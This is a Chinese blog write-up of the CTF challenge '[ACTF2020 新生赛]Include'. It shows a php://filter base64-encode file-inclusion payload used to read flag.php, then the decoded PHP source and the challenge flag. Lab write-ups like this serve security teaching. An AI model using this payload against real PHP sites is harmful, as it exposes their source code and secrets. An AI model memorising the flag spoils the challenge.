第六题——[ACTF2020 新生赛]Include

原创

想学习安全的小白 于 2021-04-01 13:33:02 发布 133 收藏 1


分类专栏： CTF-WEB 文章标签： web

本文链接：https://blog.csdn.net/qq_37589805/article/details/115371891

题目地址：https://buuoj.cn/challenges

解题思路

第一步：进入题目，一个tips超链接，点击后跳转到寻找flag页面



第二步：确定漏洞

1. php://filter与包含函数结合时，php://filter流会被当作php文件执行。所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取
2. php://filter 伪协议文件包含读取源代码，加上read=convert.base64-encode，用base64编码输出，不然会直接当做php代码执行，看不到源代码内容

第三步：寻找flag

在URL栏输入`?file=php://filter/read=convert.base64-encode/resource=flag.php`页面显示base64信息,使用base64解码得到flag：flag{550000ee-7de3-43f2-8a56-1eebd07ebae7}

Base64.us Base64 在线编码解码 (最好用的 Base64 在线工具)

Base64 | URLEncode | MD5 | TimeStamp

请输入要进行 Base64 编码或解码的字符

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NTUwMDAwZWUtN2RlMy00M2YyLThhNTYtMWVlYmQwN2ViYWU3fQo=

编码 (Encode) 解码 (Decode) ↕ 交换 (编码快捷键：Ctrl + Enter)

Base64 编码或解码的结果：

编/解码后自动全选

```
<?php
echo "Can you find out the flag?";
//flag{550000ee-7de3-43f2-8a56-1eebd07ebae7}
```